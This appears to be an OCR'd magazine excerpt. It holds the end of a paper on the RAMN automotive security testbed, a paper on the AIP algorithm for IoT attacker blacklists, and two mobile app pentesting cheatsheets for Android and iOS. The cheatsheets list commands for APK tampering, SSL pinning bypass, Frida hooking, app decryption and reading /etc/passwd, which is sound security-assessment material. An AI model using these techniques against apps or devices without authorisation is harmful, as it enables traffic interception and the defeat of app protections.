


Figure 4 Breakout of an example setup of RAMN board expanded with TPM, external memories, screens, and sensors/actuators.

IV. EVALUAtion

We fabricated boards using common processes and tolerances. We programmed their software using STM32CubeIDE environment and FreeRTOS [41]. Figure 5 shows a simple RAMN setup with sensors and actuators, and Figure 6 shows a RAMN setup with many expansion boards
(TPM, memory, and debugger). All functions worked as
intended: the four ECUs can be reprogrammed over USB, the
CAN/CAN-FD bus is fully functioning, and CAN/CAN-FD
frames can be observed over USB with slcan or socketCAN.




Figure 5 Picture of a RAMN setup with sensors/actuators.




Figure 6 Picture of a RAMN setup with several expansions (TPM, external memories, debugger).

A. Integration with the self-driving simulator CARLA As a default environment, we programmed the board to be used in conjunction with the popular driving simulator CARLA [43], as shown in Figure 7. We modified CARLA so that RAMN is integrated in a closed loop with the simulator; that is, all commands (e.g., brake, steering) must first be processed by the powertrain, body and chassis ECUs before they are passed back to CARLA's real-world simulation. For example, the self-driving algorithm can send a brake request on CAN, which the powertrain ECU will receive, process, and then send a brake command. The gateway ECU will pass back that command to CARLA's real-world simulation, which will trigger the brakes in the virtual world. In parallel, the body ECU will also receive the brake command and activate the stop lamp LED. With this closed-loop integration, virtual cars can be controlled by the sensors on RAMN, and values existing only in the virtual world (e.g., car speed) can also be found on the CAN/CAN-FD bus and trigger actuators (e.g., LEDs). We verified that by using the CAN IDs and formats defined by PASTA [44], the car would be comfortably controllable using the potentiometers on the sensor boards. The delay added by the introduction of the closed-loop control was not significant enough to prevent the default self-driving algorithm of CARLA to function correctly. Despite a heavy bus load of approximately 42%, no CAN bus message drop or significant delay was observed.





Figure 7 Picture of a RAMN setup used in a closed loop with the CARLA simulator, connected to the CAN bus visualization tool candump (Linux).

B. Evaluation of physical attacks

Toftensure that the board can be used to evaluate physical attacks, we used ChipWhisperer Pro [35] to perform basic analyses, as shown in Figure



8.

Figure 8 Picture of a RAMN board connected to ChipWhisperer Pro through a dedicated expansion board.

As the ChipWhisperer already has a rich environment for side-channel analysis, we took the time to design a PCB to easily integrate a RAMN ECU into the UFO framework provided by NewAE Technology [36]. The PCB is shown in Figure 9. Figure 10 shows an example usage of the ChipWhisperer UFO framework with a RAMN ECU. We could confirm that all ChipWhisperer functions (e.g., trigger, clocks, UART communication) would work as intended and that good quality waveforms could be obtained.




Figure 9 Picture of a RAMN ECU designed to fit into the UFO framework of ChipWhisperer.




Figure 10 Picture of the RAMN UFO ECU used with ChipWhisperer Pro and its H-Field probe.

V. LIMITATionS

In this section, we discuss the limitations of our testbed. Because we wanted to keep the board small, open source, inexpensive, and standalone, we had to make some compromises that limit its use cases.

A. No 12 V battery line

ECUs are usually powered by a 12 V battery and need to stay functional over a wide supply voltage range (e.g., 6 V to 16 V). However, supplying 16 V from a USB port would put harder requirements on the four power supplies, resulting in a bigger, noisier, and more expensive board. Therefore, we decided to directly use the 5 V USB port. This limitation prevents researchers from researching information leaks on the 12 V battery line. However, this does not impact the CAN/CAN-FD, which uses 5V by design.

B. Only one CAN/CAN-FD bus

Contrary to PASTA, which features physically separated CAN buses connected indirectly through a gateway ECU, our testbed only features one common CAN/CAN-FD bus. This means that researchers cannot easily use it for research related to gateway ECU, such as CAN/CAN-FD firewalls. However, they can address this issue by connecting several RAMN testbeds together.

C. Not 100% automotive grade.

To keep the testbed open source, we chose a publicly available microcontroller instead of an actual automotive-grade microcontroller. To limit the impact of this factor, we tried to select a microcontroller that has a wide temperature range and many safety features, thus making it “close enough” to an automotive-grade one. Ideally, the testbed would feature an AEC-Q100 qualified microcontroller, with automotive security elements, such as an EVITA hardware security module, a secure hardware extension (SHE), or an automotive TPM. However, this is not currently possible because of NDA limitations, which we hope will be lifted in the future.

VI. CONCLUSION

We developed and evaluated RAMN, a credit card-sized automotive security testbed similar to PASTA [27], but designed with different goals. We kept the testbed inexpensive to facilitate destructive and nonreversible testing. We used mostly automotive-grade components to ensure that the testbed has characteristics close to those of real ECUs and that it can operate in extreme conditions. RAMN can be used in conjunction with CARLA [43] to simulate an active automotive network of a self-driving vehicle. Because it is small, researchers can use the testbed in special environments, such as clean rooms, and fit it into testing equipment, such as microprobing stations. It is inexpensive, and therefore researchers do not need to share it with others and can work from home. They can also perform potentially destructive attacks without worrying about their budget, and they can build dozens of them to evaluate the effects of manufacturing tolerances. We optimized RAMN for physical testing, including side-channel analysis and glitching attacks. As a result, this testbed offers more freedom for researchers to evaluate attacks and countermeasures involving physical parameters. In the future, we would like to explore the testbed’s possibility for education and bug bounty programs. To keep the board small, open source, and inexpensive, we had to make some compromises that limit the use cases of the board. Most of these compromises can be addressed in future works, for example, using a slightly bigger and more expensive testbed. However, the inaccessibility of automotive-grade microcontrollers and automotive-grade software is a bigger issue that cannot be fixed easily as of 2020. By releasing this testbed, we hope to contribute another step toward a more open automotive security industry.

OPTIMIZING THE PROTECTION OF IOT DEVICES

BY THOMAS O'HARA, MARIA JOSE ERQUIAGA & ING. SEBASTIAN GARCIA

IP address blacklists are an integral part of firewall and security systems for any kind of Internet-connected device. Even modern Threat Intelligence feeds are based on IP addresses, domains and URLs. Therefore, the majority of our protection systems, such as in DNS and Browsers depend on blacklists. However, there has not been yet a good evaluation about how effective these blacklists are, or how they can be optimized for different environments. Blacklists are implemented either in devices themselves, or in the firewalls and systems that protect those devices.

The core of any security framework for most end users, whether that be home users, businesses or IT admins, is provided by IoCs (Indicators of Compromise), and IoCs are based in the sharing of threat intelligence feeds in the community, that creates them from real attacks. The most basic and fundamental threat intelligence feeds are IP blacklists, which can be designed to focus on numerous and different types of attacks, such as APTs, spammers, etc. Blacklists are also often the first line of protection provided by different IPSs (Intrusion Prevention System) and IDSs (Intrusion Detection System).

So you have a blacklist: Optimizing the Protection of IoT devices by a Scored-Prioritized Aging BlackList of Attackers

Thomas O'Hara, B.L.A
Czech Technical University in Prague
oharatho@fel.cvut.cz

Maria Jose Erquiaga
Czech Technical University in Prague
maria.erquiaga@aic.fel.cvut.cz

Ing. Sebastian Garcia, Ph.D
Czech Technical University in Prague
sebastian.garcia@agents.fel.cvut.cz

Abstract

IP address blacklists are an integral part of firewall and security systems for any kind of Internet-connected device. Even modern Threat Intelligence feeds are based on IP addresses, domains and URLs. Therefore, the majority of our protection systems, such as in DNS and Browsers depend on blacklists. However, there has not been yet a good evaluation about how effective these blacklists are, or how they can be optimized for different environments. Blacklists are implemented either in devices themselves, or in the firewalls and systems that protect those devices. The core of any security framework for most end users, whether that be home users, businesses or IT admins, is provided by IoCs (Indicators of Compromise), and IoCs are based in the sharing of threat intelligence feeds in the community, that creates them from real attacks. The most basic and fundamental threat intelligence feeds are IP blacklists, which can be designed to focus on numerous and different types of attacks, such as APTs, spammers, etc. Blacklists are also often the first line of protection provided by different IPSs (Intrusion Prevention System) and IDSs (Intrusion Detection System).

Considering that blacklists are so fundamental for the protection of our systems, they should be better evaluated, curated and tested for efficacy.

The Need for Curated Blacklists

With the ever constant growth [2] of 5G and the bypassing of traditional firewalls with direct Internet connections, it is becoming more and more difficult to protect IoT devices using traditional blacklisting methods. Many blacklists in the community are created by adding the IP addresses of attackers into a general feed, with the IP addresses usually coming from the data collected from one or many honeypots.

This idea is assumed to work well, but it has two main drawbacks. First, although systems with greater storage and large computational resources may afford to store and parse an ever growing blacklist, small Internet of Things (IoT) devices have limited computational resources and may not hold large blacklists in memory. This is even true for home routers. This limitation is not even well explained in some TI feeds, since they delete 'old' IP addresses but without explaining why.

Second, IP addresses attacking today can be associated with normal services in the future, especially in cloud environments. Moreover, the nature of IoT malware shows that attacking IP addresses mostly attack for a short amount of time (a few hours or days), questioning the value of blocking IP addresses for extended periods without verification. During our experiments very few cases of persistent attackers IP were observed.

As far as we know, there is little research on the performance and designs of blacklists [1][3][4][5], especially in regards to their efficiency in protecting IoT devices that are exposed to the internet. Even while buying commercial TI feeds it is not clear how good they are in protecting from future attacks.

In this talk, we propose an algorithm and an evaluation method in order to help understand these issues. First, we present a new algorithm for creating blacklists that is optimized for the protection of IoT devices, called the Attacker IP Prioritizer (AIP). Second, we present a standardized methodology for evaluating the efficacy of blacklists.

The Attacker IP Prioritizer (AIP)

Our blacklist algorithm, called AIP, is designed to optimize for certain performance metrics common in IoT scenarios. AIP creates a routinely updated scoring system trained on network captures gathered from real IoT honeypot networks. On a daily basis, AIP gathers all incoming traffic to our honeypot network, and sorts the flows into a daily dataset. For each source IP, AIP extracts a set of performance metrics, among which are:

- Total number of connections
- Average number of connections per day
- Total number of bytes transferred
- Average bytes per connection
- Total number of packets transferred
- Average number of packets per connection
- Total connection times
- Average connection times per connection

This daily dataset is then used to update a historical dataset, which is a dataset of flows, consisting in one flow per IP. The historical dataset contains each of the above metrics compounded and recalculated over time. The totals are summed together, and the averages are recalculated as running averages for each IP in the dataset. This historical dataset is designed to remember every IP that has ever attacked the network, along with the data metrics associated with its attacks. This allows AIP to be able to keep track of any repeated attacks from the past, and use this information to judge the current and future attacks.

This historical dataset is then used to create two blacklist models from the AIP algorithm, that generate separate blacklists with different goals. Each model uses the metrics for each IP in the historical dataset to generate a score for that IP. These models take each metric and normalizes the value across the entire dataset, and then feeds the set of normalized metrics to their scoring models. This prevents any particular metric from dominating the final score assigned for a particular IP.

$$score = \sqrt{\left(\sum_i (w_i * normalized\, v_i) * a(t)\right)}$$

Equation 1: The scoring function of the AIP algorithm

In Equation 1, `w` is the weight assigned to the current normalized metric `v`, and `a(t)` is the aging modifier function. Thus, the total score assigned to each IP is the sum of the weighted normalized metrics multiplied by an aging modifier between 0 and 1.

$$normalized\, v_i = {(v_i - min)} / {(max - min)}$$

Equation 2: The method of metric normalization for the features coming from the traffic in the AIP algorithm.

In Equation 2, each metric `v` is normalized across the entire historical data-set, min being the smallest `v` for any IP, and max being the largest. The aging modifier function is defined as:

$$a(t) = {x} / {(x+t)}$$

Equation 3: The aging modifier function to decrease the final score of an IP address based on how long it has been attacking.

In Equation 3, variable `t` is a certain amount of time, and `x` controls the rate at which the score ages.

First Model: Optimize to detect old strong attackers

The first blacklist model, called the Prioritize Consistent model , is designed to assign higher scores to IPs that are consistent in their attacks for a long time. In this model, IPs that attack a meaningful amount of times every day will be assigned higher scores, thus making this blacklist more likely to contain IPs from devices that are higher in botnet hierarchies, such as victim bots, compromised computers. As shown in Equation 1, it combines the normalized metrics using a linear model to calculate a base score, then applies an aging function to that score. The metrics that represent averages are given higher weights in this model in order to assign higher scores to IPs with higher averages. The aging function will decrease the score by a certain amount based on how long it has been since the IP in question attacked last. Thus the value for t in Equation 3 is the number of days since the IP attacked last.

Second Model: Optimized to detect new fresh attackers

The second model, the Prioritize New model , is designed to assign higher scores to newer IPs that attack a lot, thus prioritizing intense short term attackers. IPs in this blacklist are more likely to be end-user infections spreading to other IoT, as well and infected web servers and fast changing cloud deployments. It achieves this by assigning greater importance to high total metric counts, and ages each IP based simply on how long it has been since that IP was first added to the historical dataset.

For both models, once a score has been assigned to each IP in the historical

dataset, the IPs are sorted from highest to lowest score, thus creating two separate
lists, one for each model. Then, every IP that has a score above a certain predetermined threshold is saved to a final blacklist. Thus AIP, outputs two blacklists of about 20k IPs, one optimized for stopping consistent attackers, and the other for short term attackers.

The Evaluation Methodology

The evaluation methodology
consists of training each blacklist with data from the past and evaluating how accurate the protection will be. The training and evaluation is done in an iterative way, using each successive day to update the blacklists, and each 'tomorrow' date to evaluate them. The comparison is done over several performance metrics, each of them optimizing a different protection criteria for attacks. Among those performance metrics are the percentage of bytes, packets, connections and IPs blocked, as well as percentage of connection times prevented. We calculate each of these by comparing the malicious traffic of the 24 hours after the blacklist is created to the traffic potentially blocked by that blacklist in the same timespan. By comparing each of these
performance metrics we can measure how many of the attacks and of which type are stopped by the blacklist. This process is repeated for as many days as possible in order to acquire average performances for each metric. The goal of this process is to find the blacklist that maximizes the percentage of blocked malicious traffic according to the different metrics listed, while minimizing its size. This will then avoid the diminishing returns that come with blocking IPs with very little activity, a problem that needs to be avoided with low memory IoT devices. This evaluation can then be used to compare two or more
blacklists together in order to ascertain their strengths and weaknesses.

AIP Evaluations

To evaluate AIP, we created a 6 month dataset of real traffic from real IoT devices used as honeypots connected to the Internet. The size of the dataset grew linearly because we received attacks from about 4k or 5k previously unknown IPs everyday, thus making the size of the dataset of 700k IP addresses. We compared AIP with an All-IP blacklist, namely a blacklist made up of every single IP that ever attacked our network during that time. Since blacklists are unable to block IPs that have never been encountered before, we used the All-IP blacklist as the baseline comparator since no blacklist can be better than it. It should be noted that this method can be used with a data-set of any size from multiple honeypot networks. Our preliminary results with a small section of this dataset shows that the Prioritize Consistent model is promising:




Figure 1: Percentage of traffic blocked by the Prioritize Consistent Blacklist model compared to the All-IP blacklist baseline

We can see from Figure 1 that the AIP blacklist is capable of blocking up to 80% of the bytes metric the All-IP blacklist can block, while only having 20k IPs, as opposed to 700k. The goal of blocking as much traffic as possible while minimizing the blacklist size by selecting only certain IPs using the AIP algorithm seems to work according to our preliminary evaluations.

Conclusion

Since blacklists are essential for the majority of security implementations, it is good to have them available for any device or implementation required. Which means that shorter and more efficient blacklists are needed. A blacklist will never be able to stop all attacks, since there are new IoC continually and attacks evolve. However, a blacklist is meant to stop repeated and often automated attacks. They are the foundation and baseline of security implementations, and as such they need to be curated and optimized.

As more and more devices are exposed directly to the internet, the security community needs to focus on the quality of blacklists instead of quantity. IoT devices need to be able to have access to small, high quality blacklists that are optimized to fit their needs. The Attacker IP Prioritizer aims to protect the community, by providing this service to anyone who needs it, free of charge.

At the Aposemat project of Stratosphere Lab, we have been publishing the blacklists generated by AIP in our public datasets for almost a year now as a free threat intelligence feed for IoT, IT admins and end users [6]. We have also released the AIP software as a free and open-source tool to be used by anyone to create their own optimized blacklists using captured traffic from their honeypot networks [7].

This is the kind of evaluation and research that needs to be done in order to prepare for the major changes that are coming for the Internet with the growth of IoT devices. Blacklists need to be put to the test, and shown through dillent research

that they are effective. Why would any user want to use, or in many cases, pay for a threat intelligence feed that is untested and unevaluated for efficacy? Our algorithm and evaluation methodology are squarely aimed at providing this service to the security community.

MOBILE HACKING: ANDROID

BY RANDORISEC

A cheatsheet in assessing Android mobile applications.

MAIN STEPS

* **Decompile / Disassemble theAPK**
* **Review the codebase**
* **Run the app**
* **Dynamic instrumentation**
* **Analyze network communications**

OWASP MOBILE SECURITY PROJECTS

Mobile Security Testing Guide
* *https://github.com/OWASP/owasp-mstg*

Mobile Application Security Verification Standard
* *https://github.com/OWASP/owasp-masvs*

Mobile Security Checklist
* *https://github.com/OWASP/owasp-mstg/tree/master/Checklists*

TOOLS

* **adb**
* **apktool**
* **jadx**
* **Frida**
* **BurpSuite**

APK Structure

META-INF
- Files related to the signature scheme (v1 scheme only)

lib
- Folder containing native compiled code (ARM, MIPS, x86, x64)

assets
- Folder containing application specific files

res
* Folder containing all the resources of the app

classes.dex [classes2.dex] ...
* Dalvik bytecode of the app

AndroidManifest.xml
* Manifest describing essential information about the app (permissions, components, etc.)

Data Storage

User applications

```
# /data/app/<package-name>/
```

Shared Preferences Files

```
# /data/data/<package-name>/shared_prefs/
```

SQLite Databases

```
# /data/data/<package-name>/databases/
```

Internal Storage

```
# /data/data/<package-name>/files/
```

Content Provider

Query a Content Provider

```
# adb shell content query --uri
content://<provider_authority_name>/<table_name>
```

Insert an element on a Content Provider

```
# adb shell content insert --uri
content://<provider_authority_name>/<table_name>
* bind <param_name>:<param_type>:<param_value>
```

Delete a row on a Content Provider

```
# adb shell content delete --uri
* content://<provider_authority_name>/<table_name>
* where "<param_name>='<param_value>'"
```

Code Tampering

1. Disassemble and save the smali code into output directory

```
# apktool d <APK_file> -o <directory_output>
```

2. Modify the app (smali code or resource files)
3. Build the modified APK

```
# apktool b <directory_output> -o <APK_file>
```

4.Sign the APK created with the debug keystore provided by the Android SDK

```
# jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1
-keystore <Android_SDK_path>/debug.keystore -storepass android  <APK_file>
androiddebugkey
```

5. (Optional) Uses **zipalign** to provide optimization to the Android APK

```
# zipalign -fv 4 <input_APK> <output_APK>
```

Keystore Creation

One-liner to create your own keystore

```
#keytool -genkeypair -dname "cn=John Doe, ou=Security, o=Randorisec,  c=FR" -alias
<alias_name>
-keystore <keystore_name>
-storepass <keystore_password>
-validity 2000 -keyalg RSA
-keysize 2048
```

Package Manager

List all packages on the device

```
# adb shell pm list packages
```

Find the path where the APK is stored for the selected package

```
# adb shell pm path <package-name>
```

List only installed apps (not system apps) and the associated path

```
# adb shell pm list packages -f -3
```

List packages having the specified pattern

```
# adb shell pm list packages -f -3 [pattern]
```

Activity Manager

Start an Activity with the specified Intent

```
# adb shell am start -n <package_name/activity_name>
-a <intent_action>
```

Start an Activity with the specified Intent and extra parameters

```
# adb shell am start -n <package_name/activity_name>
-a <intent_action>
--es <param_name> <string_value> --ez <param_name> <boolean_value>  --ei <param_
name> <int_value> …
```

SSL Interception with BurpSuite

1. Launch Burp and modify Proxy settings in order to listen on "All interfaces" (or a specific interface)
2. Edit the Wireless network settings in your device or the emulator proxy settings
3. Export the CA certificate from Burp and save it with ".cer" extension
4. Push the exported certificate on the device with adb (into the SD card)
5. Go to "Settings->Security" and select "Install from device storage"
6. Select for "Credentials use" select "VPN and apps"

Bypass SSL Pinning using Network Security Config

1. Install Burp certificate on your device (SSL Interception with BurpSuite)
2. Decompile the APK with apktool
3. Tamper the **network_security_config.xml** file by replacing the **<pin-set>** tag by the following

```
<trust-anchors>
    <certificates src="system" />
    <certificates src="user" />
</trust-anchors>
```

4. Build and sign the APK (Code Tampering)

Bypass SSL Pinning using Frida

1. Install Burp certificate on your device (SSL Interception with BurpSuite)
2. Install Frida (Frida – Installation)
3. Use "Universal Android SSL Pinning Bypass with Frida" as follow:

```
#frida -U --codeshare pcipolloni/universal-android-ssl-pinning-bypass-with-frida -f <package_name>
```

Native Libraries

Native libraries are loaded using the following function:

```
System.loadLibrary("native-lib");
```

Native functions are used with the **native** keyword: **public native String myNativeFunction();** To reverse native libraries, the common tools can be used such as:

IDA Pro, Radare2/Cutter, Ghidra and Hopper

Intercept native functions and set callbacks with Frida using the **Interceptor** module

```
Interceptor.attach (Module.findExportByName ( "<native-library>",
"<function_name>"), {
                    onEnter: function (args) { <your_code>}, onLeave: function (retval) {<your_
                    code>} });
```

## adb

Connect through USB # adb -d shell Connect though TCP/IP # adb -e shell Get a shell or execute the specified command # adb shell [cmd] List processes # adb shell ps List Android devices connected # adb devices Dump the log messages from Android # adb logcat	Copy local file to device # adb push <local> <device> Copy file from device # adb pull <remote> <local> Install APK on the device # adb install <APK_file> Install an App Bundle # adb install-multiple <APK_file_1> <APK_file_2> [APK_file_3] … Set-up port forwarding using TCP protocol from host to device # adb forward tcp:<local_port> tcp:<remote_port>

Frida - Installation

Install Frida on your system

# pip install frida frida-tools (Python bindings)

Download the Frida server binary (https://github.com/frida/frida/releases) regarding your architecture:

# adb shell getprop ro.product.cpu.abi Upload and execute the Frida server binary

# adb push <frida-server-binary> /data/local/tmp/frida
# adb shell "chmod 755 /data/local/tmp/frida"

# adb shell "/data/local/tmp/frida"

Frida - Tools

List running processes (emulators or devices connected through USB)

# frida-ps -U

List only installed applications

# frida-ps -U -i

Attach Frida to the specified application

# frida -U <package_name>

Spawn the specified application without any pause

# frida -U -f <package_name> --no-pause

Load a script
# frida -U -l <script_file> <package_name>

MOBILE HACKING: IOS

BY RANDORISEC

A cheatsheet in assessing iOS mobile applications.

MAIN STEPS

* Review the codebase
* Run the app
* Dynamic instrumentation
* Analyze network communications

OWASP MOBILE SECURITY PROJECTS

Mobile Security Testing Guide

* https://github.com/OWASP/owasp-mstg

Mobile Application Security Verification Standard

* https://github.com/OWASP/owasp-masvs

Mobile Security Checklist

* https://github.com/OWASP/owasp-mstg/tree/master/Checklists

TOOLS

- **Frida**
- **Objection**
- **Impactor**
- **BurpSuite**
- **Wireshark**

Filesystem

UUID (Universally Unique Identifier): random 36 alphanumeric characters string unique to the app

Data-UUID: random 36 alphanumeric characters string unique to the app /User/Library/FrontBoard/applicationState.db

- App list database

/private/var/containers/Bundle/Application/UUID/App.app

- Binary directory: include all the static resources of the app

/private/var/containers/Bundle/Application/UUID/App.app/App

- Path of the binary (executable)

/private/var/containers/Bundle/Application/UUID/App.app/Info.plist

- App metadata: configuration of the app (icon to display, supported document types, etc.) /private/var/mobile/Containers/Data/Application/Data-UUID

- Data directory

Bundle ID

The bundle ID represents the app's unique identifier (e.g. for YouTube) com.google.ios.youtube

How to find the data and binary directories

Grep is the not-so-quick 'n dirty way to find where are the data and binary directories of your app iPhone:~ root# grep -r <App_name> /private/var/*

How to find the data and binary directories and the Bundle ID

By launching Frida with the ios-app-info script # frida -U <App_name> -c dki/ios-app-info And then

[iPhone::App]-> appInfo()

Or manually by opening the app list database

iPhone:~ root# sqlite3 /User/Library/FrontBoard/applicationState.db And displaying the key_tab table to get the binary directories sqlite> select * from key_tab;

Or displaying the application_identifier_tab table to get the bundle IDs sqlite> select * from application_identifier_tab;

App decryption

1. Add level3tjg.github.io src to Cydia and install bfdecrypt tool
2. Go to bfdecrypt pref pane in Settings and set the app to decrypt
3. Launch the app: decrypted IPA is stored in the Documents folder of the app

Dynamic analysis with Frida

List all processes

# frida-ps –U

Analyse the calls to a method by launching Frida with the objc-method-observer script

# frida -U <App_name> –c mrmacete/objc-method-observer And then using the command 'observeSomething'

[iPhone::App]-> observeSomething('*[* *doSecurityChecks*]'); Hook the calls to a method

# frida-trace -U <App_name> -m "-[NSFileManager fileExistsAtPath*]" Then open the JavaScript handler file to edit the onEnter or onLeave functions to manipulate the behavior of the app

Dynamic analysis with Cycript

Get a reference of the app instance app = [UIApplication sharedApplication] Display the data directory of the app app.userHomeDirectory Display the Bundle ID of the app
NSBundle.mainBundle.bundleIdentifier
Display the content of a directory [[NSFileManager defaultManager] contentsOfDirectoryAtPath:@"/var/mobile/Containers/Data/"] Check the existence of a file
[[NSFileManager defaultManager] fileExistsAtPath: @"/etc/passwd"] Display the content of a file
[[NSFileManager defaultManager] contentsAtPath: @"/etc/passwd"]

Get the NSLog (syslog)

Impactor (http://www.cydiaimpactor.com) let you display the NSLog (syslog) on command line

# ./Impactor idevicesyslog -u <UDID>

SSL Interception with BurpSuite

1.Launch Burp and modify proxy settings in order to listen on "All interfaces"

2. Browse to the IP/port of your Burp proxy using Safari

3.Tap on the "CA Certificate" at the top right of the screen

4.Tap on "Allow" on the pop-up asking to download a configuration profile

5.Go to "Settings->Profile Downloaded" and select the "PortSwigger CA" profile 6.Tap on "Install" then "Install" again and then "Install" one last time

7. Edit the wireless network settings on your device to set a proxy ("Settings->Wi-Fi" then tap on the blue "i", slide to the bottom of the screen and tap on "Configure Proxy") 8.Tap on "Manual", set the IP/port of your Burp proxy, tap on "Save" 9.Go to "Settings->General->About->Certificate Trust Settings" & toggle on the PortSwiggerCA

Bypass SSL Pinning using SSL Kill Switch 2

Download and install SSL Kill Switch 2 tweak

```
# wget https://github.com/nabla-c0d3/ssl-kill-switch2/releases/download/0.14/com.nablac0d3.sslkillswitch2_0.14.deb
# dpkg -i com.nablac0d3.sslkillswitch2_0.14.deb
# killall -HUP SpringBoard
```

Go to "Settings->SSL Kill Switch 2" to "Disable Certificate Validation"

UDID (Unique Device Identifier)

UDID is a string that is used to identify a device. Needed for some operations like signature, app installation, network monitoring Get UDID with MacOS

# ioreg -p IOUSB -l | grep "USB Serial" Get UDID with Linux

```
# lsusb -s :`lsusb | grep iPhone | cut -d ' ' -f 4 | sed 's/://'` -v | grep iSerial | awk '{print $3}'
```

Network capture (works also on non jailbroken devices)

MacOS (install Xcode and additional tools and connect the device with USB)

```
# rvictl -s <UDID>
# tcpdump or tshark or wireshark –i rvi0
